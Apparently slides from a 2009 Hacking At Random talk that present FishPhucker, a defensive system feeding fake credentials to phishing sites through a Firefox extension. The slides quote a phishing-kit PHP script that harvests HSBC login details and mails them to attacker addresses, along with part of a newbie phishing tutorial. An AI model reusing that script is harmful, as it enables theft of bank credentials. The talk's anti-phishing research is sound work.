


Flipping the Phishing Con Game

Design and Implementation of FishPhucker



Hacking At Random 2009 - Vierhouten, NL
2009 / 08 / 13 - Domber

Fundamental Problem

- Phishing works!¹
- ID-theft is one of the main problems industrial nations have to face
- No real sophisticated knowledge needed for mounting phishing attacks

Phishing for Dummies

Phishing for Dummies

Phishing Tutorial

1. Intro


There are couple of other phishing tutorials around here, but some people seem to have problems understanding them. So I'll try to be as simple as possible. This phishing tutorial is written for newbs, and if you have problems understanding it, then you need to get some beginner level computer knowledge first.

-This article was written for educational purpose only. I'm not responsible for any illegal activity that you may commit.


- But do these countermeasures work?

1) *Why Phishing Works* - Dhamija et al - Harvard / UC Berkeley - 2006

How does Phishing work?



Phishing Statistics 2008/2009



Source: RSA Anti-Fraud Command Center

How does Phishing work? - Video

1-how_phishing_works.ogv

„Come to Papa my Sweet Dollars“

- Mr. Brain tries to fool the rest of his Phishing scam by adding his „obfuscated“ email to phishing scripts

```
<?php
$hostname = gethostbyaddr($ip);
$message = "-----+ HSBC UK Bank Spam ReZuLT +-----\n";
$message .= "User ID : $user\n";
$message .= "Date of Birth : $dob\n";
$message .= "Security Number : $securityno\n";
$message .= "-----\n";
$message .= "IP Address : $ip\n";
$message .= "HostName : $hostname\n";
$message .= "-----+ Come to Papa my Sweet Dollars
+-----\n";

$send= [REDACTED]@gmail.com";
$send= [REDACTED]@ol.com";
$send= [REDACTED]@hoo.com";
$send= [REDACTED]@secureroot.com";

$subject = "HSBC UK Bank ReZuLT | $user | $ip";
$headers = "From: Mafia<new@hsbc.co.uk>";
$str=array($send, $IP); foreach ($str as $send)
if(mail($send,$subject,$message,$headers) != false){
mail($Send,$subject,$message,$headers);
}
?>
```

And the server logs? - Video

2-server_logs.ogv

Our Basic Idea



Source: <http://www.1000steine.com>

Scam Baiting

- ... is the practice of feigning interest in a fraudulent scheme in order to manipulate the scammer.
- 419eater.com fights nigerian fraud campaigns
- *Phlooder* – tool for flooding phishing databases with useless information




➔ Not a new idea ... ²

2) *Phighting the Phisher: Using Web Bugs and ...* - McRae et al - Big Island/Hawaii - 2006


Our Approach

- *Phishing the Phisher!*
- No manual user interaction needed
- Distribution of *Phoneytokens* through widespread Mozilla Firefox Extension
- Not only baiting but also analysing the bad guys
- Target: 80% „Laymen“ VS 20% sophisticated ones




WTF is a Phoneytoken?

- Faked user credentials created for specific phishing scam
- Generated in context of the corresponding phishing page
- If implemented properly:
No difference to real credentials
- Can be used to flood/trace the phisher (postulates Turing Test on real webpage)
- Created and distributed according to market impact of the phishing campaign



FishPhucker Framework



FishPhucker Framework

(a) Pre-Analysis System


- Aggregating, analyzing and profiling

(b) Mainframe Cluster

- Phoneytoken Database
- Logic for Phoneytoken distribution


(c) Firefox Extensions

- Executing unit - „*Phishes*“ the Phisher



(a) Pre-Analysis System

- Currently: Bunch of badly written Python scripts
- Purpose:
 - **Aggregation** of phishing websites (e.g. phishtank.com)
 - **Analysing** the semantic structure of phishing websites
 - Forms, links, additional data (e.g. images, css, JS etc.)
 - **Profiling** of targets
 - Creation of suitable Phoney-tokens



(a) Pre-Analysis System - Video

3-preanalysis.ogv

(b) FishPhucker Mainframe Cluster

- Central unit for distributing Phoneytokens
- Currently: Webserver + MySQL Backend
- Serves the clients with fresh Phoneytoken XML-data

```
<?xml version="1.0" encoding="UTF-8"?>
<fishphuck>
  <nextupdate>28</nextupdate>
  <nextticket>2ea9cce8aldd47a5f ...</nextticket>
  <target id="1">
    <meta>
      <type>online-banking</type>
      <useragent>Netscape 6; Mozilla compatible</useragent>
    </meta>
    <formpage host="http://evilpage.foo">
      <preuri>index.html</preuri>
      <preuri>style.css</preuri>
      <preuri>onlinbank.jpg</preuri>
      <form host="http://evilpage.foo">
        <method>GET</method>
        <delay>10</delay>
        <formfield name="name">John Doe</formfield>
        <formfield name="address">Blvd. 43 </formfield>
      </form>
    </formpage>
  </target>
</fishphuck>
```

Phoneytoken XML Data

- **nextupdate** – time to wait until next Phoneytoken request
- **nextticket** – ticket needed for next Phoneytoken request
- **useragent** – faked useragent for request
- **preuri** – additional files to download after index requesting
- **delay** – time to wait between pre-requesting and submission

(c) FishPhucker Firefox Extension


- Written in JS, XUL and CSS
- Compatible with Firefox 3.5.*
